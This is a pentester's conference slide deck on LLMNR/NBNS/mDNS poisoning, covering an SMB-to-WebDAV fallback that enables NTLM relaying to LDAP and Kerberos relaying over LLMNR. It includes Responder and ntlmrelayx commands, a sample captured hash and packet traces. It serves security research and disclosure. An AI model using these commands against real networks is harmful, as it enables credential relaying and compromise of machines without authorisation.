SYNACKTIV

Old Tricks, New Depths

Exploring the hidden relaying capabilities of local name resolution poisoning

05/09/2025

Whoami.exe

SYNACKTIV

Quentin Roland

Pentester & Red Teamer @ Synacktiv

Active Directory & Windows

Introduction

Introduction


Making new out of old in Active Directory

SYNACKTIV

- Local name resolution poisoning attacks (LLMNR, NBNS, mDNS):
  - One of the first offensive actions performed during internal engagements, typically with **Responder**
- Did we really explore their full potential?
  - Even these seemingly well-known attack vectors can be the subject of new research
  - **Two new exploitation techniques** recently discovered

Introduction

Local name resolution poisoning 101



LLMNR, NBNS and mDNS poisoning basics

Introduction

What's next

- Techniques described during the presentation related to **relaying**
- Useful to gain an authenticated foothold into Active Directory
- Presentation outline:
  1. Technique n°1: improve **NTLM relaying** capabilities by triggering an HTTP authentication from an SMB connection
  2. Technique n°2: perform **Kerberos relaying** with LLMNR
  3. **Combining** both techniques

Relaying is always better in HTTP

Making the Windows SMB client fall back to WebDav

Relaying is always better in HTTP

SYNACKTIV

The predominance of SMB authentication when performing local name resolution poisoning

- When performing LLMNR/NBNS/mDNS poisoning attacks, a lot of **SMB authentications** received:
  - Predominance of the SMB protocol in AD
  - Automatic connections to shares that do not exist anymore
  - Typos in SMB URIs

```
$ python3 Responder.py -I eth0
[...]
[*] [LLMNR]  Poisoned answer sent to 192.168.123.17 for name oldserver
[SMB] NTLMv2-SSP Client   : 192.168.123.17
[SMB] NTLMv2-SSP Username : CORP\adove
[SMB] NTLMv2-SSP Hash     : adove::CORP:7c942a248d0b8bb2:8B6376D3588A6E3471894EA9C5A0AB74:0101[...]0000000
```

Relaying is always better in HTTP

SYNACKTIV

The predominance of SMB authentication when performing local name resolution poisoning

- Might be **a bit disappointing** from an offensive standpoint
- If a machine account is authenticating, cracking the hash is out of the question
- In addition, **relaying capabilities are rather limited**

Relaying is always better in HTTP

The limited potential of the SMB protocol when it comes to NTLM relaying

SYNACKTIV

- NTLM relaying allows interacting with AD services **as the relayed account**
  - The victim is tricked into authenticating to the attacker's machine
  - The attacker asks the target service for an NTLM challenge
  - This challenge is transmitted to the victim, which encrypts it
  - The resolved challenge is passed back to the target service, the attacker is authenticated
- Protection mechanisms: **signing**, **channel binding**

Relaying is always better in HTTP

The limited potential of the SMB protocol when it comes to NTLM relaying

SYNACKTIV

- The presence of protection mechanisms, and thus the possibility to perform relaying depends on:
  - The protocol used by the victim (**client**)
  - The target service (**server**)
- Default requirements for integrity checks implementation **vary considerably**

Relaying is always better in HTTP

The limited potential of the SMB protocol when it comes to NTLM relaying

SYNACKTIV

- A particularly interesting target service for relay attacks is the **LDAP** service
- Relaying to LDAP opens up a lot of possibilities:
  - **Enumeration** of all Active Directory information (ldeep, bloodhound)
  - Users and password policy retrieval for **password spraying**
  - **Creation of a machine account** for persistent authenticated access
  - Machine compromise via **shadow credentials** or **RBCD** attacks

Relaying is always better in HTTP

The limited potential of the SMB protocol when it comes to NTLM relaying

SYNACKTIV

- By default, the LDAP service implements packet signing **when the client supports it**
- **Which is unfortunately the case for the Windows SMB client**
- Impossibility to relay an SMB authentication to the LDAP/LDAPS services

```
1 $ python3 examples/ntlmrelayx.py -t ldap://192.168.123.10 -smb2support
2 [...]
3
4 [*] Servers started, waiting for connections
5 [*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.123.17, attacking target ldap://192.168.123.10
6 [!] The client requested signing. Relaying to LDAP will not work! (This usually happens when relaying from SMB to LDAP)
```

Relaying is always better in HTTP

SYNACKTIV

Why HTTP offers better relaying perspectives


- Most of the HTTP clients **do not support packet signing**
- Possibility to relay HTTP authentication to LDAP/LDAPS
- However, **HTTP authentication are rarer** when poisoning local name resolution protocols

```
1  $ python3 examples/ntlmrelayx.py -t ldap://192.168.123.10 -smb2support
2  [...]
3
4  [*] Servers started, waiting for connections
5  [*] HTTPD(80): Client requested path: /a
6  [*] HTTPD(80): Connection from 192.168.123.17 controlled, attacking target ldap://192.168.123.10
7  [*] HTTPD(80): Authenticating against ldap://192.168.123.10 as CORP/ADOVE SUCCEED
8  [*] Enumerating relayed user's privileges. This may take a while on large domains
9  [*] Dumping domain info for first time
10 [*] Domain info dumped into lootdir!
```

Relaying is always better in HTTP

The dilemma

- Uncomfortable situation when performing local name resolution poisoning:
  - **A lot of SMB authentications** with limited relaying capabilities
  - **Few HTTP authentications** with good relaying capabilities
- What if it was possible to **turn SMB authentications into HTTP ones?**



Relaying is always better in HTTP

Making the Windows SMB client fall back to WebDav with a simple error code

SYNACKTIV

- **WebClient service** is the Windows WebDav HTTP client
- We discovered that **the Windows SMB client attempts to fall back to WebClient** if the latter is available and if specific error codes are returned:
  - **`STATUS_LOGON_FAILURE`** (0xc000006d)
  - **`STATUS_BAD_NETWORK_NAME`** (0xc00000cc)

Relaying is always better in HTTP

Making the Windows SMB client fall back to WebDav with a simple error code

SYNACKTIV

- Standard behaviour of Responder up until now (**ACCESS_DENIED**), no fallback:

30	3.355664	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	TCP	74 51593 → 445 [ACK] Seq=1 Ack=1 Win=2108160 Len=0
31	3.355702	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	SMB	147 Negotiate Protocol Request
32	3.355835	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	TCP	74 445 → 51593 [ACK] Seq=1 Ack=74 Win=64768 Len=0
33	3.355982	192.168.123.16	192.168.123.18	LLMNR	110 Standard query response 0x3272 AAAA idonotexist AAAA fe80::5054:ff:fe48:ed98
34	3.357297	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	SMB2	314 Negotiate Protocol Response
35	3.357338	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	SMB2	308 Negotiate Protocol Request
36	3.357531	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	SMB2	314 Negotiate Protocol Response
44	3.359162	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	SMB2	240 Session Setup Request, NTLMSSP_NEGOTIATE
47	3.359699	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	SMB2	412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
48	3.359977	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	SMB2	711 Session Setup Request, NTLMSSP_AUTH, User: CORP\AD01-WKS1$
49	3.397057	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	SMB2	150 Session Setup Response, Error: STATUS_ACCESS_DENIED
50	3.397202	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	TCP	74 51593 → 445 [RST, ACK] Seq=1111 Ack=895 Win=0 Len=0

Relaying is always better in HTTP

Making the Windows SMB client fall back to WebDav with a simple error code

SYNACKTIV

- With a specific error code (**STATUS_LOGON_FAILURE**), fallback:

112 3.825687	192.168.123.18	192.168.123.16	SMB2	302 Negotiate Protocol Request
114 3.827079	192.168.123.16	192.168.123.18	SMB2	216 Negotiate Protocol Response
115 3.827629	192.168.123.18	192.168.123.16	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
116 3.828833	192.168.123.16	192.168.123.18	SMB2	329 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
117 3.829201	192.168.123.18	192.168.123.16	SMB2	621 Session Setup Request, NTLMSSP_AUTH, User: CORP\AD01-WKS1$
118 3.830563	192.168.123.16	192.168.123.18	SMB2	139 Session Setup Response, Error: STATUS_LOGON_FAILURE
141 3.879759	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	HTTP	209 OPTIONS /abcd/ HTTP/1.1
144 3.881485	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	HTTP	294 HTTP/1.1 200 OK
163 3.910281	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	HTTP	239 PROPFIND /abcd/ HTTP/1.1
168 3.911729	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	HTTP	92 HTTP/1.1 401 Unauthorized (text/html)
179 3.914042	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	HTTP	322 PROPFIND /abcd/ HTTP/1.1 , NTLMSSP_NEGOTIATE
180 3.915011	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	HTTP	871 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
181 3.916238	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	HTTP	906 PROPFIND /abcd/ HTTP/1.1 , NTLMSSP_AUTH, User: CORP\AD01-WKS1$
182 3.919766	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	HTTP	226 HTTP/1.1 200 OK

Relaying is always better in HTTP

Making the Windows SMB client fall back to WebDav with a simple error code

SYNACKTIV

- Prerequisites:
  - **WebClient service running** on the target machine
  - Some actions do not trigger the fallback

Relaying is always better in HTTP

Demonstration

SYNACKTIV

- **Demonstration**: Triggering the WebClient fallback to relay a machine account's authentication to LDAP from an SMB connection. Exploitation of a **shadow credentials** attack to compromise the relayed machine

Relaying is always better in HTTP

Demonstration

SYNACKTIV

Relaying is always better in HTTP

Implementation in Responder

SYNACKTIV

- WebClient fallback directly implemented in Responder by **BlWasp** (**-E** flag):

```
$ python3 Responder.py -I eth0 -E
```

Performing Kerberos relaying via LLMNR

Kerberos relaying implementation in Responder and krbrelayx

Performing Kerberos relaying via LLMNR

Kerberos relaying 101

SYNACKTIV

- Kerberos authentication basics:
  - Requesting a **TGT** to the KDC
  - Using the TGT to request a **ST** for the target service
  - Using the ST to build an **AP-REQ** that is then sent to the target service
- **Nothing in the Kerberos protocol inherently prevents relaying an AP-REQ**
- Same protections as for NTLM: signing and channel binding

Performing Kerberos relaying via LLMNR

SYNACKTIV


Kerberos relaying 101

- In order to perform Kerberos relaying, an attacker needs to:
  - Make the victim **build an AP-REQ for an arbitrary service**
  - Trick the victim into **sending said AP-REQ to the attacker** instead of the intended service
- A bit more complex than NTLM relaying

Performing Kerberos relaying via LLMNR

SYNACKTIV

Kerberos relaying 101



Performing Kerberos relaying via LLMNR

Kerberos relaying 101

SYNACKTIV

- Up until now, 2 techniques were implemented in offensive tooling:
  - **Kerberos relaying over DNS** (Dirk-jan Mollema) — mitm6/krbrelayx
  - **Kerberos relaying over SMB** (James Forshaw) — implemented by Hugo Vincent it in krbrelayx

Performing Kerberos relaying via LLMNR

Kerberos relaying 101

SYNACKTIV

- Up until now, 2 techniques were implemented in offensive tooling:
  - **Kerberos relaying over DNS** (Dirk-jan Mollema) — mitm6/krbrelayx
  - ~~**Kerberos relaying over SMB** (James Forshaw) — implemented by Hugo Vincent it in krbrelayx~~ ➜ no longer works since Microsoft's patch for CVE-2025-33073

Performing Kerberos relaying via LLMNR

SYNACKTIV

Relaying Kerberos over LLMNR

- **James Forshaw's research** (2021) mentions **an additional Kerberos relaying vector via LLMNR**
- Linked to the way **Windows HTTP clients** are performing Kerberos authentication (browsers, .NET, WebClient)
- The Service Ticket asked by these clients are defined by the **`answer name`** of the name resolution response

Performing Kerberos relaying via LLMNR

SYNACKTIV


Relaying Kerberos over LLMNR

- The exploit:
  1. The attacker performs LLMNR poisoning on the local network
  2. An HTTP client fails to resolve a host name
  3. The attacker answers via LLMNR and indicates:
     - That the **`answer name`** of the response is the relay target (will differ from the query)
     - That the resolving IP is the attacker's machine
  4. The victim will request a ST for the relay target from the **`answer name`**
  5. The victim will build an AP-REQ and send it to the attacker, which can then relay it

Performing Kerberos relaying via LLMNR

SYNACKTIV

Relaying Kerberos over LLMNR



Example of an LLMNR response allowing to perform Kerberos relaying

Performing Kerberos relaying via LLMNR

SYNACKTIV

Relaying Kerberos over LLMNR

- Implementation of the relaying vector in **`Responder`** and **`krbrelayx`** early 2025 (merged into main)
- The `-N` Responder flag now allows specifying an arbitrary LLMNR answer name:

```
$ python3 Responder.py -I eth0 -N ad01-pki
```

Performing Kerberos relaying via LLMNR

SYNACKTIV

Relaying Kerberos over LLMNR

- **Demonstration**: Relaying the Kerberos authentication of an SMB client to the SMB service of another machine

Performing Kerberos relaying via LLMNR

SYNACKTIV

Relaying Kerberos over LLMNR

Performing Kerberos relaying via LLMNR

SYNACKTIV

Relaying Kerberos over LLMNR

- Use cases:
  - NTLM authentication disabled on the target service
  - Kerberos relay over DNS cannot be used
- Limitations:
  - Requires the use of LLMNR (not exploitable through NBNS and mDNS)
  - Limited to the local network
  - Only works with **HTTP clients**, not SMB ones

Now that's local name resolution poisoning!

Using WebClient fallback for Kerberos relaying

Now that's local name resolution poisoning!

Using WebClient fallback for Kerberos relaying

SYNACKTIV

- It is possible to **combine both of the presented techniques**
- Kerberos relaying over LLMNR only works with HTTP clients
- It is possible to exploit the **WebClient fallback** to perform Kerberos relaying from an SMB connection
- Making use of the two new capabilities of Responder

Now that's local name resolution poisoning!

Using WebClient fallback for Kerberos relaying

SYNACKTIV

- **Demonstration**: Trigger the WebClient fallback in order to relay the Kerberos authentication of a machine to the ADCS service, and compromise said machine

Now that's local name resolution poisoning!

Using WebClient fallback for Kerberos relaying

SYNACKTIV

Conclusion

Conclusion

SYNACKTIV

- Even attack vectors as old as LLMNR/NBNS/mDNS poisoning can still surprise us
- Active Directory exploitation is **a combination of attack primitives**
- It is important to have a global view of these primitives and how they can work together, besides mastering each of them individually

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://synacktiv.com